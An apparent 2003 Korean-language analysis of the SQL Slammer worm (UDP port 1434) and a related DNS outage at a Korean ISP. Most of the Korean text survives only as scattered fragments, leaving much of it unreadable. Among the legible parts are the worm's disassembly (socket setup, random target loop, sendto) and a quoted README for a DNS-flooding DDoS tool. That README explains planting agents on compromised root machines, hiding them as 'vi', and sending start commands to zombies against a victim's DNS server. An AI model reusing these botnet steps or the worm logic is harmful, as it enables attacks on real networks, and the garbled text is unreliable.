

Internet

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Internet

( Ver. 1.0 )

2003 1 26

( revision 0.2 2003 .1 27 )

( revision 1.0 2003 .1 28 )

: (nickname: )  
([winsnort@securityindepth.net](mailto:winsnort@securityindepth.net))

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@

revision 1.0 :

가 . 가  
가  
가  
가 KT DNS 가  
DNS  
가 가  
Keep alive packet SQL  
Resource  
dump  
alive 가 . ( keep  
가 .)  
가  
가 ?  
가  
가 ( )  
가 ?.. 가  
가  
KT DNS 가 .

- 1. DNS Ddos Attack. (Ping flooding DNS query )
- 2. SQL Overflow 가
- 3. 2

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, 가 가

0.2 version : <http://www.securityindepth.net> , <http://www.securitymap.net>

0.1 version : <http://my.netian.com/~mil21/internetcrisis0.pdf>

=====

revision 0.2 : IDS 1433

1434 UDP

=====

Resolution service :

SQL Resolution  
가 . MS SQL Data  
instance SQL 1433  
가 . SQL Instance가  
SQL Database  
Database가  
?. 1433 Listening Instance 가  
1434 가 Resolution 가 Instance  
a a DB B B DB가  
a DB 1433 listening DB  
?  
1433 가 lis tening 가  
DB instance instance  
Resolution 가 instance  
instance  
1.27 가 가: 1434 가 가  
가 0x04 Monitoring  
thread가 Keep -alive 0x0A

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0x0A single byte packet

Resolution

Resolution

DNS

SQL Resolution 가 DNS

1 28 10 . 1434 UDP port

가 . 1434 UDP port

가 SQL Server

. Packet byte가 0x04 NGSSoftware

: \ 0x04 \ 0x41 \ 0x41 \ 0x41 \ 0x41 (0x41=A)

0x04 Monitoring thread가 thread

HKLM \ Software \ Microsoft \ Microsoft SQL Server \ AAAA \ MSSQLSERVER \

CurrentVersion ( SQL Server instance )

1.28 가 ( )

\ 0x04 \ 0x41 \ 0x41 \ 0x41 \ 0x41 (0x41=A) A 가 가

? 가

가

AAAA instance . UDP 1434 0x04

instance

SQL Server instance AAAA . 0x04

Resolution 가

HKLM \ Software \ Microsoft \ Microsoft SQL Server \ AAAA \ MSSQLSERVER \

CurrentVersion

(SQL DB

.)

AAAA 가 가

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가 가

가 Resolution

return address

return address SQL 가 ( System

Domain User )

Resolution 가

Resolution instance SQL

Server instance

DNS KT DNS

KT DNS 가

root server . KT DNS 가

DNS 54 가

가 DNS root

DNS

가

root server ping flooding

가

<http://siliconvalley.internet.com/news/article.php/1486981> 10 23

가 404byte

404 byte

404byte 1434 DNS

가 . KT

. 2 DNS 3

가

가 404byte

가 UDP

drop

| EIP|garbage

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Reverse 1434 (404byte)  
TickCount IP Address  
DNS가  
DNS 가  
SQL Resolution service instance  
DNS  
Resolution 가  
instance  
404byte  
1434 UDP  
ISP  
가  
가  
가  
가  
DNS query Ddos Attack - KT DNS - DNS 가 --> KT ADSL  
KT DNS ( domain name IP  
) DNS refresh  
( DNS Query 가) DNS  
DNS query DDOS Attack 1434  
SQL Overflow 2  
DNS ..  
( ? ) KT DNS



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? UDP	404byte	가	가						
		.	ISP	가					
				1434	404				
				DNS traffic	가	ids		..	
		가	가					.	
						.			
		가		.		2			
udp									
						가?		25	
2	Central America		24	11		.			
								..	
					.				
		.		e-terrorist	가	..			
가	가		가						
								..	
		.			가				
				.					




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## I. Problem Solving

. DNS 가 가?

DNS 가 가?

\*



DNS                      Domain Name System                      .                      IP Address

.                      IP

Address                      .                      [www.securityindepth.net](http://www.securityindepth.net) ,

[www.securitymap.net](http://www.securitymap.net)                      IP

.                      IP                      DNS                      가                      .                      DNS

.                      DNS                      가                      .

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IP

KT DNS 가 kr 가

KT ADSL DNS DHCP KT

DNS가 kns.kornet.net( IP가 168.126.63.1 )

DNS

kns.kornet.net DNS DNS

( 가 .. )

가 )

가? UNIX BIND KT DNS Query가 10 가

DDos

10.23 root server ping flooding 가?

DDos DNS 가 10 가

가 가

?

가

DNS query Ddos Attack -> KT DNS -> DNS 가 --> KT ADSL


KT DNS ( domain name IP refresh

( DNS Query 가) <- DNS

SQL Overflow

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## Ddos Attack



1. kns.kornet.net DNS  
\*nix root .
2. (?) 가 DNS  
KT DNS .
3. 가 KT DNS DNS Ddos Attack .
- 가 ? 가 가  
가 . ( 가 .  
)
- XXXXf.tar.gz ( X . )  
Ddos ,DNS, tool 가 .

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가 .

Readme 가 .

What is this?

-----

A powerful attack against DNS servers. DDNSF will send lots of queries to disable DNS.

If DNS daemon software logs incorrect queries (like most of do), affect will be greater.

If not you are still able to disable DNS.

Written and tested under Linux but should run under other unixes.

가

Clent Server

Agent

BO

Server

?

How to use?

-----

First of all, compile files like this:

```
gcc -o XXXXX_client XXXXX_client.c
```

```
gcc -o XXXXX_server XXXXX_server.c
```

Install "XXXXX\_server" on owned box. (You must be root to run XXXXX\_server because of raw sockets.)

when you root on that box run program:

```
XXXXX_server &
```

XXXXX will mask itself as something like "vi" to avoid process list.

Install XXXXX\_server to as many hosts as you can. More owned bandwidth more power...

After all, easy and funny part comes:

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Write owned box's IPs to a file something like this:

192.168.5.2

192.168.5.3

192.168.5.4

lets save this as "zombie.txt"

Now run XXXXX\_client:

Lets take down "www.victim\_domain.com"'s DNS server.

To get DNS of a domain, type:

```
host -t ns www.victim_domain.com
```

We get DNS server 192.168.5.1

```
./XXXXX_client start zombie.txt 192.168.5.1
```

XXXXX\_client will send a start command to zombies to take down victim.

To stop attack, replace start with stop.

```
./XXXXX_client stop zombie.txt 192.168.5.1
```

Use this command a few times because zombies may be a little bit busy to receive your packet.

XXXXX

Server

IP

IP DNS

root

vi

가

root

Server

DNS가 IP

DNS

Server가

IP

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DNS IP ..( kns.kornet.net ) start

가

DNS Ddos


( . 가 . )

\* IP Spoofing Server


IP Address Ddos Server가 machine ip address

가

가



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1. DNS Ddos root Agent(Server)
2. DNS SQL overflow worm
3. Ddos Client Ddos
4. Agent Server ( ? ?) KT DNS DNS query
5. SQL Overflow UDP dropping 가  
가
6. (KT DNS Refresh KT DNS DNS  
query ) . KT DNS 가 Refresh -> ISP DNS  
가.
7. DDOS DNS query 가 Refresh DNS query  
KT DNS (kns.korenet.net) ( DNS KT DNS  
IP 가 )  
.
8. Ddos KT DNS DNS가  
DNS query 가
9. 가 .. DNS traffic 가 7~8  
9 가  
가  
refresh

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
가 .

1). : 1434 Monitoring port ( )  
 ( SQL Server가 System  
 가 .)

First byte : 0x04 , IP Address



2) : KT DNS DNS Ddos DNS query ( . ) DNS 가 query .

가





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disassemble

( . )

<http://www.techie.hopto.org/sqlworm.html>

가

Forensic

가

가

가

가

가

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...

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## II. Technical Analysis

1 26 eeye disassembly

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...

entrypoint

```
xor    ecx, ecx
push   ecx
push   ecx
push   eax
xor    ecx, 9B040103h
xor    ecx, 1010101h
push   ecx          ; 9A050002 = port 1434 / AF_INET
lea    eax, [ebp-34h] ; (socket)
push   eax
mov    eax, [ebp-40h] ; ws2_32 base address
push   eax
call   dword ptr [esi] ; GetProcAddress
push   11h
```

....

1434 Keep alive packet

. 1434 port

keep alive packet

PRND:

```
mov    eax, [ebp-4Ch] ; Pseudo Random Algorithm Start
lea    ecx, [eax+eax*2]
lea    edx, [eax+ecx*4]
shl    edx, 4
add    edx, eax
shl    edx, 8
sub    edx, eax
lea    eax, [eax+edx*4]
```

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```
=====
add    eax, ebx      ; Pseudo Random Algorithm End
mov    [ebp-4Ch], eax
push   10h
lea    eax, [ebp-50h]
push   eax
xor    ecx, ecx
push   ecx
xor    cx, 178h
push   ecx
lea    eax, [ebp+3]
push   eax
mov    eax, [ebp-54h]
push   eax
call   esi          ; sendto
jmp    short PRND   ; Jump back to Pseudo Random Algorithm Start
```

Reverse Packet	Worm	EIP	Garbage	Address
	가			
Technical		가		가 ..X

## III.

.. ...

가

( ?.. 가 가? ㅎㅎ.. )

가? 가? )

?.. DNS query

가 25

Agent

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가? root server ping flooding NIPC( 가 ) , FBI,CIA NSA . 가 . . . 9.11 5 e-terrorist ... .. 가 . 가 가 가 .. 1.25 ~~가~~ . : 11 . 11 30 . ~~가~~ . ~~가~~ . 1 30 가 .. ~~가~~ . 5 ~~가~~ ( : TCP ) ~~가~~ ( ) ~~가~~ . 2 MSN ( 가 ) ~~가~~ . ( ) ~~가~~ . send byte/received byte 5:1 ~~가~~ . traceroute 가 가 ~~가~~ . IDC ~~가~~ . ㅎㅎ

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가

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가

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가

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가

가

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가

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가

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가

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Ps:

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